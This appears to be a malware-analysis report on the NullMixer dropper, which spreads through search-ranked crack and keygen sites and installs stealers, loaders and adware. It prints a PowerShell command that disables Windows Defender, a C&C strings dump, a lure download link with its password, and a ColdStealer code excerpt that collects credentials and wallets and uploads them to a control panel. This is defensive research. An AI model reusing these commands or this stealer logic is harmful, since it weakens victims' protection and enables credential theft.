


NullMixer: oodles of Trojans in a single dropper



Authors

- Expert [Haim Zigel](#)
- Expert [Oleg Kupreev](#)
- Expert [Artem Ushkov](#)

Executive Summary

NullMixer is a dropper leading to an infection chain of a wide variety of malware families. NullMixer spreads via malicious websites that can be found mainly via search engines. These websites are often related to crack, keygen and activators for downloading software illegally, and while they may pretend to be legitimate software, they actually contain a malware dropper.

It looks like these websites are using SEO to stay at the top of search engine results, making them easy to find when searching the internet for “cracks” and “keygens”. When users attempt to download software from one of these sites, they are redirected multiple times, and end up on a page containing the download instructions and archived password-protected malware masquerading as the desired piece of software. When a user extracts and executes NullMixer, it drops a number of malware files to the compromised machine. These malware families may include backdoors, bankers, credential stealers and so on. For example, the following families are among those dropped by NullMixer: *SmokeLoader/Smoke*, *LgoogLoader*, *Disbuk*, *RedLine*, *Fabookie*, *ColdStealer*.


Technical Details

Initial infection

The infection vector of NullMixer is based on a 'User Execution' (MITRE Technique: T1204) malicious link that requires the end user to click on and download a password-protected ZIP/RAR archive with a malicious file that is extracted and executed manually.

The whole infection chain of NullMixer is as follows:

- The user visits a website to download cracked software, keygens or activators. The campaign appears to target anyone looking to download cracked software, and uses SEO techniques to make these malicious sites more prominent at the top of search engine results.





Top Google search engine results for “crack software” contain malicious websites delivering NullMixer

- The user clicks on the download link for the desired software.
- The link redirects the user to another malicious website.
- The malicious website redirects the user to a third-party IP address webpage.
- The webpage instructs the user to download a password-protected ZIP file from a file sharing website.

php-echo-the-title
Your download link is ready....


If link is not clickable, copy and paste it into the address bar.

 https://www.mediafire.com/file/61jd6shf02c1fa9/Main_Pc

 **Copy**


PASSWORD: 1234

How to Download and Install?



Malware execution instructions

- The user extracts the archived file with the password.
- The user runs the installer and executes the malware.



Example of NullMixer infection chain execution

NullMixer description

NullMixer is a dropper that includes more than just specific malware families; it drops a wide variety of malicious binaries to infect the machine with, such as backdoors, bankers, downloaders, spyware and many others.

NullMixer execution chain


The real infection occurs when the user extracts the 'win-setup-i864.exe' file from the downloaded password-protected archive and runs it. The 'win-setup-i864.exe' file is an NSIS (Nullsoft Scriptable Install System) installation program, which is a very popular installation instrument used by many software developers. In our case, it dropped and launched another file, 'setup_installer.exe', that is in fact an SFX archive '7z Setup SFX' wrapped into a Windows executable. The 'setup_installer.exe' file dropped dozens of malicious files. But instead of launching them, it launches a single executable – setup_install.exe – which is a NullMixer starter component. NullMixer's starter launches all the dropped executable files. To do so, it contains a list of hardcoded file names, and launches them one by one using 'cmd.exe'.

```

onsent NeverSend -MAPSReporting Disable r 61f665277addf_Sun10a8a309b91.exe
61f66527ccfd9_Sun1015e545d047.exe 61f66529e6cd2_Sun105c44b0.exe 61f6652d
6cc6c_Sun1044a3cb.exe 61f6652e754de_Sun109ac46a.exe 61f6652f39632_Sun10026c
4ad66e.exe 61f665303c295_Sun1059d492746c.exe 61f66531d983b_Sun107214d92
9.exe 61f66533d4eda_Sun1071c91f5429.exe 61f665342d79b_Sun1042dc8bfdc5.exe
61f6653619f90_Sun10969c0a197.exe 61f665380801f_Sun10f257ccc.exe 61f6
6539e050d_Sun103349fe7f.exe /mixtwo 61f6653a993c0_Sun10a84012.exe &oname[]
=pri &oname[]=lli &oname[]=pet &oname[]=ask &oname[]=cry &oname[]=Pat &onam
e[]=kee &oname[]=pyi &oname[]=pc &oname[]=kur &oname[]=lih &oname[]=Der &
name[]=GC1 &oname[]=dir &oname[]= &cnt= report_error.php?key=12547882451
5ADNxu2ccbwe&msg=No-Exes-Found-To-Run basic_string::_M_construct null not
valid http://hownur1.vuz/mixtwo 61f6653a993c0_Sun10a84012.exe &oname[]

```

List of files hardcoded into NullMixer starter component



NullMixer execution chain

It also tries to change Windows Defender settings using the following command line.


```

1 "cmd.exe /c powershell -inputformat none -outputformat none -NonInteractive -Command Set-
2 MpPreference -DisableRealtimeMonitoring $true -SubmitSamplesConsent NeverSend -
  MAPSReporting Disable"

```

Immediately after all the dropped files have been launched, the NullMixer starter beacons to the C&C about a successful installation. From this point, all the dropped and launched malicious files are left to

their own devices. With a little monitoring we can identify a wide variety of malicious binaries that are spread by the NullMixer malware.



NullMixer and malware families it drops

Since the number of families turned out to be quite large, we decided to give only a brief description of each in this report. A full technical description will be provided in subsequent reports.

SmokeLoader

SmokeLoader (aka Smoke) is a modular malware that has been known since 2011, distributed via phishing emails and drive-by downloads. It has evolved its capabilities with additional modules over the years. For example, disabling of Windows Defender and anti-analysis techniques have been added to the malware. However, most threat actors only use the main functionality – payload downloading and executing.

In contrast to the simplest downloaders that download malicious files using hardcoded static URLs, SmokeLoader communicates with the C&C in order to receive and perform download tasks.

RedLine Stealer

RedLine Stealer has been known since early 2020 and developed through 2021. The malware is known to be sold on online forums, and distributed via phishing emails.

A newer method of spreading RedLine Stealer is by luring Windows 10 users to get fake Windows 11 upgrades. When the user downloads and executes the binary, they're actually running the malware.

RedLine's main purpose is to steal credentials and information from browsers, in addition to stealing credit card details and cryptocurrency wallets from the compromised machine. Moreover, the malware also collects information about the system, such as: username, hardware details and installed security applications.

PseudoManuscript

[PseudoManuscript](#) has been known since June 2021, and used as MaaS (Malware as a Service). PseudoManuscript doesn't target particular companies or industries, but it has been observed that industrial and government organizations, including enterprises in the military-industrial complex and research laboratories, are the most significant victims.

The malware is known to be distributed via other botnets such as Glupteba. The main aim of the PseudoManuscript threat actors is to spy on their victims by stealing cookies from Firefox, Google Chrome, Microsoft Edge, Opera, and Yandex Browser, keylogging and stealing cryptocurrency by utilizing the ClipBanker plugin. A distinctive feature of the malware is the use of the KCP protocol to download additional plugins.

ColdStealer

ColdStealer is a relatively new malicious program that was discovered in 2022. Like many other stealers its main purpose is to steal credentials and information from web browsers, in addition to stealing cryptocurrency wallets, FTP credentials, various files and information about the system such as OS version, system language, processor type and clipboard data. The only known method of delivering stolen information to cybercriminals is by sending a ZIP archive to an embedded control center.

The screenshot shows the Visual Studio IDE with the project structure of ColdStealer (1.0.0.0, .NETFramework, v4.0) on the left. The 'cMain' file is selected. The code in the right pane is as follows:

```

{
    webClient.UploadData(cConfig.sURL, bArchive);
}
return true;
}
catch
{
    return false;
}
}

[STAThread]
private static void Main(string[] P_0)
{
    zZIP = ZipStorer.Create(msStream, "");
    zZIP.EncodeUTF8 = true;
    cChromium.Collect();
    cOpera.Collect();
    cFireFox.Collect();
    cCryptoWallets.Start();
    cBinance.Start();
    cFiles.Collect();
    cFileZilla.Collect();
    cSystemInfo.Collect();
    SavePasswordList();
    SaveCookieList();
    SaveExceptionList();
    zZIP.Close();
    SendToPanel(msStream.ToArray());
}
}

```

ColdStealer Main() function

FormatLoader

FormatLoader is a downloader that got its name for using hardcoded URLs as format strings, where it needs to fill a single digit to get a link to download an additional binary. The available digit range is also hardcoded.

- 1 https://signaturebusinesspark[.]com/360/fw%d.exe =>
https://signaturebusinesspark[.]com/360/fw3.exe
- 2 https://signaturebusinesspark[.]com/360/fw%d.exe =>
https://signaturebusinesspark[.]com/360/fw4.exe
- 3 ...
- 4 https://signaturebusinesspark[.]com/360/fw%d.exe =>
https://signaturebusinesspark[.]com/360/fw6.exe


FormatLoader's main purpose is to infect the machine with an additional malicious file by downloading the binary to the compromised machine. To do so, the malware adds digits from the hardcoded range one by one to the hardcoded format strings, and accesses the download links.

In addition, FormatLoader uses a third-party website service for tracking the compromised machine. It sends a 'GET' request to a specific URL of an IP logger service, which collects information such as IP address and IP-based geolocation.

CsdiMonetize

CsdiMonetize is known to be an advertising platform that used to install many different PUAs (Potentially Unwanted Applications) on a Pay-Per-Install basis after infecting the user's machine. Later on, rather than just infecting their victim with PUAs, CsdiMoneitze began infecting their victims with actual Trojans, like the Glupteba malware.

Nowadays, CsdiMonetize infects its victims with additional malware family types such as: Fabookie, Disbuk, PseudoManuscript and more.



Csdi execution chain

The infection begins with NSIS installer '61f665303c295_Sun1059d492746c.exe', which downloads the Csdi installer 'MSEkni.exe'. The Csdi installer requests the current configuration from the C&C and a list of additional Csdi components to install. Configuration is stored in several registry keys in encrypted and base64 encoded form. The next step is to download additional components, the most notable being publisher and updater components. The Csdi publisher component is responsible for showing advertisements by launching the browser with URLs as command line parameters. The updater component is responsible for a Pay-Per-Install service. It receives the list of URLs from the C&C and instructions on how to drop and execute downloaded files.

Disbuk

Disbuk (aka Socelar) is known to disguise itself as a legitimate application, such as PDF editor software.

This malware was found to mainly target Facebook Ads and evolved to steal Facebook session cookies from Chrome and Firefox by accessing the browser's SQLite database. After retrieving this information, the malware attempts to extract additional information like access tokens, account IDs, etc. After further evolution, Disbuk has also started retrieving Amazon cookies.

Besides stealing data, Disbuk also installs a malicious browser extension that masquerades as a Google Translate extension. To get more information about a user's Facebook account, Disbuk queries Facebook Graph API.

Fabookie

